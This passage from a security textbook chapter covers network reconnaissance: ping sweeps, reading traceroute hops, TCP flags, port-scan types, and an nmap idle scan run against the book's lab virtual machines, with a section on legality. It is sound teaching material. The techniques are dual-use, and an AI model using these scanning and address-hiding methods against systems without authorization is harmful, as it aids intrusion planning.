Pinging 4.2.2.2 with 32 bytes of data:

Reply from 4.2.2.2: bytes=32 time<10ms TTL=64
Reply from 4.2.2.2: bytes=32 time<10ms TTL=64
Reply from 4.2.2.2: bytes=32 time<10ms TTL=64
Reply from 4.2.2.2: bytes=32 time<10ms TTL=64

Ping statistics for 4.2.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```




Figure 4-10: FTP successful ping

If the target device is unreachable, a request timeout is returned. Here is an example where a firewalled host is pinged at 192.168.1.250:

```
C:\>ping 192.168.1.250

Pinging 192.168.1.250 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.250:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

As you can see, ping can sometimes be a useful tool for identifying active machines and measuring the speed at which packets are moved from one host to another when the service is not blocked or filtered. Ping packets can sometimes also be used to help identify the type of system that you are communicating with.

NOTE **What is in a ping packet? The contents of a packet vary. If you were to use Wireshark to examine the contents of a ping packet from a Windows computer, you would notice that the data in the packet was composed of characters from the alphabet, which is unlike a Linux ping, which would contain numeric values. This is because different vendors use different padding. (Examples of Linux and Windows ping packets are shown in Figure 4.11.) This knowledge can help you to identify system types.**




Figure 4.11: Examination of ping packets

To ping a large number of hosts, a ping sweep is usually performed. Programs that perform ping sweeps typically sweep through a range of devices to determine which ones are active. Angry IP Scanner is one program that can scan ranges of IP addresses. After you open the program, you should first configure the type of scan you want. Figure 4-12 shows the configurable options. You can access it from the Tools menu.

After configuring Angry IP Scanner, you can click the Start button to start the scan. Figure 4-13 shows a completed scan.




Figure 4-12: Angry IP Scanner configuration




Figure 4-13: A completed scan in Angry IP Scanner

Some other programs that perform ping sweeps include the following:

- **Friendly Pinger**—`www.shareup.com/Friendly_Pinger-download-5295.html`
- **Pinger**—`http://packetstormsecurity.org/groups/rhino9`
- **SuperScan**—`www.snapfiles.com/get/superscan.html`

Using ping for identification does have its drawbacks. First, ping does not identify which services are running. Second, most network administrators now block ping and no longer allow it to pass the border (gateway) device. Finally, if ping is used from the command line, only one system at a time is pinged.

IN THE LAB

The risks of attack grow once an attacker can identify an active system. As a security professional, your job is to balance access with the need to disable unneeded services and applications.

You can mitigate these risks by disabling services and observing what an attacker can detect as open on any specific system. One way to get a good idea as to what is open on each of your systems is to check out the ShieldsUP website, which can give you a report about services and applications.

In your lab, you want to make sure that you have an active Internet connection. Next, go to `www.grc.com/x/ne.dll?bh0bkyd2`, the ShieldsUP homepage. You are prompted to proceed at this point to see what the ShieldsUP program can detect as open on your local machine. This examination can be completed on any of your active systems. The following example shows the results of a ShieldsUP examination where the system was running with no open services, but the program was still able to pick up the IP and the provider:

Your Internet connection's IP address is `adsl-71-152-149-120.dsl.hstntx.swbell.net`.

Traceroute

Traceroute, or tracert as it is known in Windows, is a command-line utility that was designed to determine the path taken by a data packet as it travels from a source to its destination. It is different from ping in that ping simply gives a response if the targeted host is up and available. Traceroute sends you a response with each router or hop that is passed on the way to the target address. While traceroute is a common troubleshooting tool that security professionals can use to detect bogus routes or potential redirect of traffic, it can also be used by attackers to enumerate a path.

As an example, say that there are normally 12 hops from your office in Houston to the New York office. However, one day, users start complaining of extremely

slow traffic. When you perform a traceroute, you determine that the hop count is now 21 and your packets are going to New York via China, which indicates some type of issue. Your packets are taking a different route than usual; this may be a legitimate problem or an attacker may have manipulated the BGP routing protocol and is redirecting your traffic. Such situations can occur.

NOTE **Think that Internet redirects cannot occur? In November of 2010, nearly 15 percent of Internet traffic was redirected through Chinese systems. While it has been debated whether this was deliberate or a simple mistake, this capability could lead to malicious activities, including the diversion of data and the interception of supposedly secure encrypted Internet traffic. You can read more about this at** `www.cnn.com/2010/US/11/17/websites.chinese.servers/.`

Understanding traceroute can help you identify the number of networks, hops, devices, and locations between you and the destination host. Traceroute works by using the TTL field in the IP header. Each router that handles an IP packet will decrease the TTL value by one. If the TTL reaches a value of zero, the packet is discarded and a "Time exceeded" type 11 ICMP message is created to inform the source of the failure. Linux traceroute is based on UDP, and Windows uses ICMP.

NOTE **When running traceroute in Windows it is known as tracert.**

NOTE **When running traceroute in Linux, UDP packets are used. The destination port starts at 33434, and increments by one for each probe.**

Now look at an example of a simple Windows tracert targeted to `www.numpangnyc.com` to see what you can determine from the information shown.

```
C:\Windows> tracert www.numpangnyc.com

Tracing route to www.numpangnyc.com [64.90.180.197]
over a maximum of 30 hops:

  1     2 ms     1 ms     1 ms  192.168.123.254
  2    11 ms    10 ms    12 ms
adsl-69-151-159-254.dsl.hstntx.swbell.net [69.15
1.159.254]
  3    14 ms    16 ms    17 ms  12.83.37.153
  4    21 ms    22 ms    21 ms  dllstxrnds1 [12.123.16.109]
  5    45 ms    46 ms    51 ms  cr.dnvr.twtelecom.net [64.129.248.110]
  6    56 ms    56 ms    55 ms
ae-2-52.edge2.Newark1.Level3.net [4.69.156.41]
  7    59 ms    55 ms    70 ms
```

```
ae-2-52.edge2.Newark1.Level3.net [4.69.156.41]
  8     56 ms     56 ms     55 ms
THE-NEW-YOR.edge2.Newark1.Level3.net [4.30.130.2
34]
  9     56 ms     56 ms     56 ms
cs20.cs35.b.jfk.nyinternet.com [64.147.125.62]
 10     56 ms     56 ms     58 ms
64.90.180.197.static.nyinternet.net [64.90.180.1
97]

Trace complete.
```

NOTE **This example performed a traceroute to the Num Pang sandwich shop in New York City.**

For this example, the target is ten hops away. Windows first sends out a packet with a TTL of 1. Upon reaching the first router, the packet TTL value is decremented to 0, which elicits a "Time exceeded" type 11 error message, as shown in Figure 4-14.




Figure 4-14: Wireshark traceroute TTL

This message is returned to the sender to indicate that the packet did not reach the remote host. Next, Windows increases the TTL to a value of 2. This datagram makes it through the first router, where the TTL value is decremented to 1. Then it makes it to the second router, at which time the TTL value is decremented to 0 and the packet expires. Therefore, the second router creates a "Time to live exceeded in transit" error message and forwards it to the original source. This process continues until the destination is reached in line 10. Because this is the destination, the targets issue either a normal ICMP ping response if Windows is used, or an ICMP type 3 destination unreachable message if Linux is used, as shown in Figure 4-15.




Figure 4-15: Traceroute path

Each numbered line in the preceding traceroute example represents one hop. By default, traceroute goes up to 30 hops; however, that can be adjusted with the `-h` option. Windows tracert sends a series of three probes per hop. Notice how line 2 of the preceding example shows a time of 11 milliseconds, 10 milliseconds, and 12 milliseconds. Another piece of useful information you can obtain from a traceroute is the physical location of the routers the packets are passing through. The two most widely used location identifiers are International Air Transport Association (IATA) codes and Common Language Location Identifier (CLLI) codes. You will easily recognize IATA codes if you have ever flown. Line 9 displays one you should easily be able to pick out.

```
9    56 ms    56 ms    56 ms  cs20.cs35.b.jfk.nyinternet.com
[64.147.125.62]
```

In this example, the IATA code shown is JFK, and because this is the last hop before reaching the destination of New York City, it makes sense that the router would be located in this area. The advantage of IATA codes is that they are easy to figure out. A few IATA codes are listed here:

- **Houston, TX**—IAH, HOU
- **Dallas, TX**—DFW, DAL
- **New York City, NY**——JFK, LGA, EWR
- **San Francisco, CA**—SFO, SJC

The second type identified are CLLI codes. These are another standard used within the North American telecommunications industry. The advantage of CLLI codes is that they are generally seen as more specific indicators of a location. An example of a CLLI code appears in line 4 of this traceroute. It indicates a location of Dallas, Texas.

```
4    21 ms    22 ms    21 ms  dllstxrnds1 [12.123.16.109]
```

This particular hop indicates the following: `dlls = Dallas`, `tx = Texas`, `rn =` an office in Richardson, and `ds1 =` the second digital telephone switch at the Richardson location. If you would like to learn more about these codes, you can visit `www.ckts.info/clli`.

Another piece of information that you or an attacker may try to infer from a traceroute is the type of device and port your connection is passing through. For example, line 6 of the traceroute provides the following information:

```
6    56 ms    56 ms    55 ms  ae-2-52.edge2.Newark1.Level3.net
[4.69.156.41]
```

The naming format ae-#-# is a Juniper device Ethernet bundle in slot 2, port 52. Not everyone follows an exact naming convention, but with a little work you can start to pick out many pieces of useful information. Table 4-5 shows some common interface codes.

Table 4-5: Common Vendor and Interface Codes

INTERFACE NAME	VENDOR	TYPE
fe-#/#/#	Juniper	Fast Ethernet
t1-#/#/#	Juniper	T1
t3-#/#/#	Juniper	T3
xe-#/#/#	Juniper	10 Gigabit Ethernet
ae#	Juniper	Ethernet Bundle
ge-#/#/#	Juniper	Gigabit Ethernet
Fa#/#	Cisco	Fast Ethernet
Gi#/#	Cisco	Gigabit Ethernet
Te#/#	Cisco	10 Gigabit Ethernet
po#	Cisco	Ethernet
posCh#	Cisco	SONET
Tu#	Cisco	Tunnel

One final piece of information you may be able to determine from a traceroute is which device is a core router. You will want to look for abbreviations such as core router (CR), backbone router (BB), and so on. Line 5 of the previous traceroute provides an example:

```
5    45 ms    46 ms    51 ms  cr.dnvr.twtelecom.net [64.129.248.110]
```

Hopefully, these examples demonstrate some of the useful information that can be gleaned from a simple traceroute. Such information can be useful to a network defender as well as attackers attempting to enumerate your infrastructure. This type of analysis would probably go undetected by most companies as they simply are not prepared to detect these types of scans and may never know when the attacker is performing this type of analysis.

Port Scanning

A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it. Once open applications or services are discovered, an attacker can determine the best method to target the identified system. Before this section gets too far into the discussion of port scanning, the following section will review some of the basics of TCP and UDP port scanning.

TCP and UDP Port Scanning

This section quickly reviews some basics of TCP and how it offers robust communication and is considered a connection-based protocol. Remember the TCP header that was shown earlier in Figure 4-6? One key area to focus on is the TCP flag field. The TCP flag field is 1 byte and contains eight flags. These flags include the following:

- **CWR**—Not commonly used
- **ECH**—Not commonly used
- **URG**—Used to indicate priority data
- **ACK**—Sent by the receiver to acknowledge data
- **PSH**—Used to force data delivery without waiting for buffers to fill
- **RST**—Used to abort an abnormal session
- **SYN**—Used during the three-step session setup to prompt the other party to begin communication, and used to agree on initial sequence numbers
- **FIN**—Used during a normal shutdown to inform the other host that the sender has no more data to send

These flags are used for establishing, maintaining, and ending a TCP session. As an example, TCP establishes a connection by using what is called a *three-way handshake*, as shown in Figure 4-16.




Figure 4-16: TCP three-step startup

At the conclusion of communication, TCP terminates the session by using what is called a four-step shutdown, as shown in Figure 4-17.




Figure 4-17: TCP shutdown.

From a scanning standpoint, TCP has the capability to return many different types of responses to a scanning program. By manipulating these features, an attacker can craft packets and manipulate flags in an attempt to coax a server to respond or to try and avoid detection of an intrusion detection system (IDS). Many of these methods are built-in to popular port-scanning tools. You will look at some of these methods before you look at the tools. Some of the most popular port-scanning techniques are found in the following list:

- **TCP Full Connect scan**—This type of scan is the most reliable but also the most detectable. It is easily logged and detected because open ports complete the three-step startup and full connection is established. A final RST closes the open port so that a total of four packets are exchanged. Open ports reply with a SYN/ACK; closed ports respond with an RST/ACK on the second step so that only two packets are exchanged.
- **TCP SYN scan**—This type of scan is known as half-open, because a full TCP connection is not established. TCP SYN scan was originally developed to be stealthy and evade IDS systems, although most now detect it. Open ports reply with a SYN/ACK which is followed by an RST, whereas closed ports respond with an RST/ACK on the second step.
- **TCP FIN scan**—Forget trying to set up a connection; this technique jumps straight to the shutdown. This type of scan sends a FIN packet to the target port. Closed ports should send back an RST. This technique is usually effective only on Unix devices.
- **TCP NULL scan**—Sure, there should be some type of flag in the packet, but a NULL scan sends a packet with no flags set. If the operating system has implemented TCP in accordance with RFC 793, then closed ports will return an RST.
- **TCP ACK scan**—This scan attempts to determine access control list (ACL) rule sets or to identify whether stateless inspection is being used. If an ICMP Destination Unreachable, Communication Administrative Prohibited message is returned, the port is considered to be filtered.
- **TCP Xmas scan**—Sorry, no Christmas presents here; this is just a port scan that has toggled on the FIN, URG, and PSH flags. Closed ports should return an RST.

Ever notice how some chefs take liberties when preparing a special dish, such as when you open a can of Chef Boyardee Ravioli and add some extra cheese on top? Operating system manufacturers work in much the same way, as they may take some liberties when applying the TCP/IP RFCs and do things their own way. Because of this, not all scan types will work against all systems. It is a good approach to start with basic scan types, such as the Full Connect scan and SYN scan. Figure 4-18 shows a successful Full Connect scan against a DMVLinux virtual machine.




Figure 4-18: Wireshark capture of a full connect scan

You should be able to see that the scan was completed in four packets: (1) SYN, (2) SYN-ACK, (3) ACK, and (4) RST-ACK.

Next, you will turn your attention to UDP scans. UDP is different from TCP. While TCP is built upon robust connections, UDP is based on speed. Remember the UDP header that was shown in Figure 4-8? With TCP, the hacker is able to manipulate flags in an attempt to generate a TCP response or an error message from ICMP. By default, UDP does not have flags, nor does UDP issue responses. It is a fire-and-forget protocol.

By default, a UDP packet sends no response from an open port. If the port is closed, ICMP attempts to send an ICMP Type 3 Code 3 "Port Unreachable" message to the source of the UDP scan. But if the network is blocking ICMP, no error message is returned, as shown in Figure 4-19.




Figure 4-19: UDP open and closed connections

Therefore, the response to the UDP scan may simply be no response. If you are planning on doing a UDP scan, expect much less information than you would receive with a TCP scan.

IS PORT SCANNING LEGAL?

The legality of port scanning has been challenged in federal court. One such case dates back to the year 2000, in which a dispute between two contractors ended up in a U.S. district court because of a disagreement over the legality of port scanning. The plaintiff believed that port scanning was a crime, whereas the defendant believed that only by port scanning was he able to determine which ports were open and closed on the span of network he was responsible for. The district court judge ruled that port scanning was not illegal as long as it did not cause damage.

Does this mean you are free to scan any and all networks at will? No! Although port scanning is not a crime, you should still seek to obtain permission before scanning a network. Also, home users should review their service provider's terms and conditions before port scanning. Most cable Internet and DSL provider companies prohibit port scanning and maintain the right to disconnect customers who perform such acts,

even when they have permission. Time Warner's policy states the following: "Please be aware that Time Warner Road Runner has received indications of port scanning from a machine connected to the cable modem on your Road Runner internet connection. This violates the Road Runner Acceptable Use Policy (AUP). Please be aware that further violations of the AUP may result in the suspension or termination of your Time Warner Road Runner account."

Advanced Port-Scanning Techniques

There are some advanced techniques that you can use to scan ports. Port-scanning tools are like the tools of any other trade. As an example, consider working on your car at home. You may pull out a hammer, pliers, screwdriver, and even some duct tape to try to fix a problem. If you compare that to a dealership that has a crew of trained mechanics, you will see that they have many tools, techniques, and specialized devices to fix problems. Advanced port-scanning techniques work in much the same way. Whereas today, as you initially work your way through this book, you may not need these tools, as your proficiency increases you will want to try out these techniques. Some advanced scan types include the following:

- **FTP bounce scan**—Uses an FTP server to bounce packets off of and make the scan more difficult to trace
- **RPC scan**—Attempts to determine whether open ports are RPC ports
- **Window scan**—Similar to an ACK scan but can sometimes identify open ports
- **Idle scan**—Uses an idle host to bounce packets off of and make the scan more difficult to trace

The following section looks at the idle scan in more detail to show you how this advanced method actually works.

Idle Scan

The IP header was discussed earlier in this chapter. Remember that the IP header is responsible for fragmentation. During the fragmentation process, one of the ways that IP is able to reassemble the fragments is to look at the IDs of each fragment to see whether they go together. This field of the IP header is actually known as the Internet Protocol identification number (IPID). Some systems randomly create an IPID or set the value to zero; however, most operating systems increment this value by one for each sent packet. The IPID is a 16-bit value. It is used to differentiate IP packets if fragmentation

should occur. Without the IPID field, a receiving system would not be able to reassemble two or more packets that had been fragmented at the same time. Nmap is probably your best option for performing an idle scan. An example scan is shown here:

```
C:\temp> nmap -sI 192.168.123.188 192.168.123.121
WARNING: Many people use -PN w/Idlescan to prevent pings from their true

 IP.  On  the other hand, timing info Nmap gains from pings can allow

for faster, more reliable scans.

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-25 13:01

Central Standard Time

Idle scan using zombie 192.168.123.188 (192.168.123.188:80);

Class: Incremental
Interesting ports on 192.168.123.121:
Not shown: 1711 closed|filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
68/tcp open  dhcpc
80/tcp open  http
MAC Address: 00:0C:29:D9:49:A1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.186 seconds
```

NOTE **This idle scan is being performed against the DMV Linux VM. It is using a Windows XP VM as the idle host, with the attack being launched from the Kali Linux VM.**

Before going through an example of idle scanning, look at some basics on how TCP connections operate. Because TCP is a reliable service, it must perform a handshake before communication can begin. The initializing party of the handshake sends a SYN packet, to which the receiving party will return a SYN/ACK packet if the port is open. For closed ports, the receiving party will return an RST. The RST acts as a notice that something is wrong and that further attempts to communicate should be discontinued. RSTs are not replied to; if they were, you might have a situation where two systems flooded each other with a stream of RSTs. This means that unsolicited RSTs are ignored. By combining these characteristics with IPID behavior, a successful idle scan is possible. Figure 4-20 shows an idle scan of an open port.




Figure 4-20: Idle scan of an open port.

An open port idle scan works as follows: an attacker sends an IPID probe to the idle host to solicit a response. In Figure 4-20, the response produces an IPID of 12345. Next, the attacker sends a spoofed packet to the victim. This SYN packet is sent to the victim, but is addressed from the idle host. An open port on the victim's system then generates a SYN/ACK, as shown in step 2, item 2. Because the idle host was not the source of the initial SYN packet and did not at any time want to initiate communication, it responds by sending an RST to terminate communications. This increments the IPID to 12346, as shown in step 2, item 3. Next, the attacker again queries the idle host, as shown in step 3, and is issued an IPID response of 12347. Because the IPID count has now been incremented by two from the initial number of 12345, the attacker can deduce that the scanned port on the victim's system is open.

Figure 4-21 shows the behavior of a closed port.

Step 1 in Figure 4-21 starts exactly the same way as previously described. An attacker makes an initial query to determine the idle host's IPID value. Note that the value returned is 12345. In step 2, the attacker sends a SYN packet addressed to the victim but spoofs so it appears that it originated from the idle

host. Because the victim's port is closed, it responds to this query by issuing an RST. Because RSTs do not generate additional RSTs, the communication between the idle host and the victim ends here. Next, the attacker again probes the idle host and examines the response. Because the victim's port is closed, you can see that the returned IPID is 12346. It was only incremented by one because no communication took place after the last IPID probe that determined the initial value.




Figure 4-21: Idle scan of a closed port

There are limitations to the ability of an idle scan. First, the system that is designated to play the role of the idle host must truly be idle. A chatty system is of little use, because the IPID will increment too much to be useful. There is also the fact that not all operating systems use an incrementing IPID. As an example, some versions of Linux set the IPID to zero or generate a random IPID value. Again, these systems are of little use in such an attack. Finally, these results must be measured; this means that several passes need to be performed to really validate the results and ensure that the attacker's conclusions are valid. The overall value of an IPID scan comes from the fact that it hides the attacker's true address, and it is yet another example of how the misuse of protocols gives malicious individuals more information than they should be privy to. The following section looks at some of the programs that can be used for port scanning.

Analyzing Port Scans

